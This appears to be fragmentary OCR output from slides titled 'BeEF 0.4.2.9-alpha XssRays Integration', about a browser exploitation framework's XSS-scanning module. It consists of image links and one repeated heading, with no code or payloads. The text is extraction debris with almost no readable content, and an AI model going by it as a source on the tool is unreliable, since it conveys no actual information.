
DIGESTING: XSSRAYS




DIGESTING: XSSRAYS



DIGESTING: XSSRAYS




DIGESTING: XSSRAYS




DIGESTING: XSSRAYS

BeEF 0.4.2.9-alpha XssRays Integration

